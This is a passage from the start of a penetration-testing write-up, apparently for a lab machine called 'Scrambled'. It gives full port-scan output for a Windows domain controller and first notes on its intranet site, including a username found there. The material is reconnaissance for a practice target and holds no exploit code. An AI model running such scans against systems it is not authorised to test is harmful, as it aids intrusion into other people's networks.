0x1 Scan

```
ghost@localhost [05:12:45] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-13/scrambled] [master]
→ % rustscan --ulimit 500 -a 10.10.11.168 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.168:53
Open 10.10.11.168:80
Open 10.10.11.168:88
Open 10.10.11.168:139
Open 10.10.11.168:135
Open 10.10.11.168:389
Open 10.10.11.168:445
Open 10.10.11.168:464
Open 10.10.11.168:593
Open 10.10.11.168:636
Open 10.10.11.168:1433
Open 10.10.11.168:4411
Open 10.10.11.168:5985
Open 10.10.11.168:9389
Open 10.10.11.168:49667
Open 10.10.11.168:49674
Open 10.10.11.168:49673
Open 10.10.11.168:49697
Open 10.10.11.168:49700
Open 10.10.11.168:49710
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Scramble Corp Intranet
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2023-01-13 21:23:40Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA/domainComponent=scrm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679cfca869ad25c086d2e8bb1792d7c3
| SHA-1: bda11c23bafc973e60b0d87cc893d298e2d54233
| -----BEGIN CERTIFICATE-----
| MIIGHDCCBQSgAwIBAgITEgAAAAL3nCxaHxOhQAAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBDMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFDASBgoJkiaJk/IsZAEZFgRzY3Jt
| MRQwEgYDVQQDEwtzY3JtLURDMS1DQTAeFw0yMjA2MDkxNTMwNTdaFw0yMzA2MDkx
| NTMwNTdaMBkxFzAVBgNVBAMTDkRDMS5zY3JtLmxvY2FsMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA6NaF+YFhvKWiqzcaTT/Kyi8P+so5EJY5xrY16IA/
| DIkctXq4jI4j6BjgHRf48RSUs4ETOQpP7PGH4K6NNApu4dE2Z2apc8p9EqXb454S
| f40ZGLgoBRXaZhxQu7az6I7onMBR0RUUzdB+Js3+efj85bHYGz/lkQbekNWydyVe
| DjO7CGqnl5sI+aDhS+vWaV6ODhexLeLSYZ3bn/58B5o012QDQyOrzBXa1cMOBOfI
| CIH3hDnjv3AToEqP349AJ6rWWWSxvLNPjw49Rm+DF4Eyb8irBoOP/F7jMAvlq3t+
| MdKPF9o5Nah7nu1PdVJR0Jg71aj5GJOsTZnSYoWH+CVYDQIDAQABo4IDMTCCAy0w
| LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8ABgB0AHIAbwBsAGwAZQBy
| MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
| eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
| MAsGCWCGSAFlAwQBKjALBglghkgBZQMEASOwCwYJYIZIAWUDBAECMAsGCWCGSAFl
| AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUAIvSJcBszoTslWI8
| kVproj+0lTswHwYDVR0jBBgwFoAUCGlCGQotn3BwNjRGHOcdhhWbaJIwgcQGA1Ud
| HwSBvDCBuTCBtqCBs6CBsIaBrWxkYXA6Ly8vQ049c2NybS1EQzEtQ0EsQ049REMx
| LENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y2VydGlmaWNhdGVSZXZv
| Y2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50
| MIG8BggrBgEFBQcBAQSBrzCBrDCBqQYIKwYBBQUHMAKGgZxsZGFwOi8vL0NOPXNj
```

```
| cm0tREMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
| ZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y0FDZXJ0
| aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw
| OgYDVR0RBDMwMaAfBgkrBgEEAYI3GQGgEgQQZxIub1TYH0SkXtctiXUFOYIOREMx
| LnNjcm0ubG9jYWwwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMt
| MS01LTIxLTI3NDMyMDcwNDUtMTgyNzgzMTEwNS0yNTQyNTIzMjAwLTEwMDAwDQYJ
| KoZIhvcNAQEFBQADggEBAGZWsf9oOMhceZ7IUPGXqwTB8UaTHjw0Xyyrh9SOz2ri
| FksDqqib2V/tsWlEICxX9C+Yrusvppfz2+bpySgPCpFLIqrDes3BskJZRRrWTe8f
| vp4CcaVWnHL6wmF8SPBhp6ji8VPbprFn0TSFnOoVUIVnMefgEcOVc9OtSg//eM0y
| YaTmQZA9d3EuLfyChDmAS8skNWtkLoyenIdwLF5giPbokV3NFujT13X0YYvF/X00
| apzzgN7pH0QgDDY/+GqKzOhrZFbgdqy0M6ZFPe2OuhqTB9+yDXb5sWS6dXFGITpm
| djXHg09ap4TlzGNvRtfjNqvevFGDRHJeIGxGSoLIkDA=
|_-----END CERTIFICATE-----
|_ssl-date: 2023-01-13T21:26:55+00:00; +32s from scanner time.
```


```
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2023-01-13T21:26:55+00:00; +32s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA/domainComponent=scrm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679cfca869ad25c086d2e8bb1792d7c3
| SHA-1: bda11c23bafc973e60b0d87cc893d298e2d54233
| -----BEGIN CERTIFICATE-----
| MIIGHDCCBQSgAwIBAgITEgAAAAL3nCxaHxOhQAAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBDMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFDASBgoJkiaJk/IsZAEZFgRzY3Jt
| MRQwEgYDVQQDEwtzY3JtLURDMS1DQTAeFw0yMjA2MDkxNTMwNTdaFw0yMzA2MDkx
| NTMwNTdaMBkxFzAVBgNVBAMTDkRDMS5zY3JtLmxvY2FsMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA6NaF+YFhvKWiqzcaTT/Kyi8P+so5EJY5xrY16IA/
| DIkctXq4jI4j6BjgHRf48RSUs4EToQpP7PGH4K6NNApu4dE2Z2apc8p9EqXb454S
| f40ZGLgoBRXaZhxQu7az6I7onMBR0RUUzdB+Js3+efj85bHYGz/lkQbekNWydyVe
| DjO7CGqnl5sI+aDhS+vWaV6ODhexLeLSYZ3bn/58B5o012QDQyOrzBXa1cMOBOfI
| CIH3hDnjv3AToEqP349AJ6rWWWSxvLNPjw49Rm+DF4Eyb8irBo0P/F7jMAvlq3t+
| MdKPF9o5Nah7nv1PdVJR0Jg71aj5GJOsTZnSYoWH+CVYDQIDAQABo4IDMTCCAy0w
| LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBsAGwAZQBy
| MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
| eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
| MAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCGSAFl
| AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUAIvSJcBszoTslWI8
| kVproj+0lTswHwYDVR0jBBgwFoAUCGlCGQotn3BwNjRGHOcdhhWbaJIwgcQGA1Ud
| HwSBvDCBuTCBtqCBs6CBsIaBrWxkYXA6Ly8vQ049c2NybS1EQzEtQ0EsQ049REMx
| LENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y2VydGlmaWNhdGVSZXZv
| Y2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50
| MIG8BggrBgEFBQcBAQSBrzCBrDCBqQYIKwYBBQUHMAKGgZxsZGFwOi8vL0NOPXNj
| cm0tREMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
| ZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y0FDZXJ0
| aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw
| OgYDVR0RBDMwMaAfBgkrBgEEAYI3GQGgEgQQZxIub1TYH0SkXtctiXUFOYIOREMx
| LnNjcm0ubG9jYWwwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMt
| MS01LTIxLTI3NDMyMDcwNDUtMTgyNzgzMTEwNS0yNTQyNTIzMjAwLTEwMDAwDQYJ
| KoZIhvcNAQEFBQADggEBAGZWsf9oOMhceZ7IUPGXqwTB8UaTHjw0Xyyrh9SOz2ri
| FksDqqib2V/tsWlEICxX9C+Yrusvppfz2+bpySgPCpFLIqrDes3BskJZRRrWTe8f
| vp4CcaVWnHL6wmF8SPBhp6ji8VPbprFn0TSFnOoVUIVnMefgEcOVc9OtSg//eM0y
| YaTmQZA9d3EuLfyChDmAS8skNWtkLoyenIdwLF5giPbokV3NFujT13X0YYvF/X00
| apzzgN7pH0QgDDY/+GqKzOhrZFbgdqy0M6ZFPe2OuhqTB9+yDXb5sWS6dXFGITpm
| djXHg09ap4TlzGNvRtfjNqvevFGDRHJeIGxGSoLIkDA=
|_-----END CERTIFICATE-----
```

```
1433/tcp  open  ms-sql-s      syn-ack Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-01-13T21:16:09
| Not valid after:  2053-01-13T21:16:09
| MD5:   deab472e0b46e3cf12e4f7614a07a8ef
| SHA-1: edaf120d067f1bcf2e6d6e5c837f1da2f31c62a6
| -----BEGIN CERTIFICATE-----
| MIIDADCCAeigAwIBAgIQFffTTAlJCq9IPzUXoOKrCDANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjMwMTEzMjExNjA5WhgPMjA1MzAxMTMyMTE2MDlaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAL+Lij3S
| yyKpcK/US6FPf8LBb4IC2gDjm4Vv8+tDA5NA3mEqhcpAvmbhveyWxqYOaP4+tLty
| Z2VJDnk8/N9t56wto9ca55T3ozi1E4doyLmTSf6v22QavJN40E3CaE0XYxS8HHrs
| JOTsQnNXbInVnbyeA0bYrDQCLYAukDg1CV8ld9grFd2aj2pKogZ0TqRRqdtSGpMb
| Y38ZWdokWu7e7XROIb79fSL7E5X4cNFc+NP0UfsYraJzdxVg/CD1RvyYvGsYD4OP
| tckeAUlBUTIYf1tZ1MGaIcVd73Jpt0tMLAoDS0VCaG6CpxnDV/5hAdD1qu5w0aDi
| F5MzNjiQLDmgJGUCAwEAATANBgkqhkiG9w0BAQsFAAOCAQEAJnb3ecCmfam4szXO
| m0kvXcIAfrdfQOHtFYJv8ESXoj8npVxfCqLgW5BrYop6YvMWwp6bw2xQ+KYG2vUb
| QrSUZJn/JJwzbISaAT4+0JIiyxHkymVd6hxTFZSsG5Jz1tHujkfZZiS2aEDcUlUl
| 1DYaHjNDpedVo1GH7OGeQYH/OwIHI8wSIUj80XDj+xNjGuZm0Uk8sdpFBictgePk
| plKTLZjlsXoeH/TyzXLsLWYVCDV0BHk3kUBO1idxi+vLFRYUUGQf4CbpXmhlpo4N
| eQxHiSHf7C2IsGywSrPrw8PMMUnSb1lzWsemSbgSdscQnCLG1WGW62jbkUAX1bkR
| KRt0Tw==
|_-----END CERTIFICATE-----
|_ssl-date: 2023-01-13T21:26:55+00:00; +32s from scanner time.
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
4411/tcp  open  found?        syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, NCP, NULL, NotesRP
inalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|   FourOhFourRequest, GetRequest, HTTPOptions, Help, LPDString, RTSPRequest, SIPOptions:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|_    ERROR_UNKNOWN_COMMAND;
```

```
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         syn-ack Microsoft Windows RPC
49697/tcp open  msrpc         syn-ack Microsoft Windows RPC
49700/tcp open  msrpc         syn-ack Microsoft Windows RPC
49710/tcp open  msrpc         syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.or
SF-Port4411-TCP:V=7.93%I=7%D=1/14%Time=63C1CBBB%P=x86_64-pc-linux-gnu%r(NU
SF:LL,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(GenericLines,1D,"SCRAMBLEC
SF:ORP_ORDERS_V1\.0\.3;\r\n")%r(GetRequest,35,"SCRAMBLECORP_ORDERS_V1\.0\.
SF:3;\r\nERROR_UNKNOWN_COMMAND;\r\n")%r(HTTPOptions,35,"SCRAMBLECORP_ORDER
SF:S_V1\.0\.3;\r\nERROR_UNKNOWN_COMMAND;\r\n")%r(RTSPRequest,35,"SCRAMBLEC
SF:ORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNOWN_COMMAND;\r\n")%r(RPCCheck,1D,"SCR
SF:AMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(DNSVersionBindReqTCP,1D,"SCRAMBLECOR
SF:P_ORDERS_V1\.0\.3;\r\n")%r(DNSStatusRequestTCP,1D,"SCRAMBLECORP_ORDERS_
SF:V1\.0\.3;\r\n")%r(Help,35,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNO
SF:WN_COMMAND;\r\n")%r(SSLSessionReq,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n
SF:")%r(TerminalServerCookie,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(TLS
SF:SessionReq,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(Kerberos,1D,"SCRAM
SF:BLECORP_ORDERS_V1\.0\.3;\r\n")%r(SMBProgNeg,1D,"SCRAMBLECORP_ORDERS_V1\
SF:.0\.3;\r\n")%r(X11Probe,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(FourO
SF:hFourRequest,35,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNOWN_COMMAND
SF:;\r\n")%r(LPDString,35,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNOWN_
SF:COMMAND;\r\n")%r(LDAPSearchReq,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%
SF:r(LDAPBindReq,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(SIPOptions,35,"
SF:SCRAMBLECORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNOWN_COMMAND;\r\n")%r(LANDesk
SF:-RC,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(TerminalServer,1D,"SCRAMB
SF:LECORP_ORDERS_V1\.0\.3;\r\n")%r(NCP,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r
SF:\n")%r(NotesRPC,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(JavaRMI,1D,"S
SF:CRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(WMSRequest,1D,"SCRAMBLECORP_ORDERS
SF:_V1\.0\.3;\r\n")%r(oracle-tns,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r
SF:(ms-sql-s,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(afp,1D,"SCRAMBLECOR
SF:P_ORDERS_V1\.0\.3;\r\n")%r(giop,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n");
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 42300/tcp): CLEAN (Timeout)
|   Check 2 (port 31433/tcp): CLEAN (Timeout)
|   Check 3 (port 32311/udp): CLEAN (Timeout)
|   Check 4 (port 31813/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2023-01-13T21:26:18
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
|_clock-skew: mean: 31s, deviation: 0s, median: 31s
```

0x2 HTTP (80)

Looks like normal website.




It says *NTLM authentication* is disabled.

Found 4 links


- http://10.10.11.168/supportrequest.html
- http://10.10.11.168/newuser.html
- http://10.10.11.168/salesorders.html
- http://10.10.11.168/passwords.html

supportrequest.html

Found a username on the website called *ksimpson*.

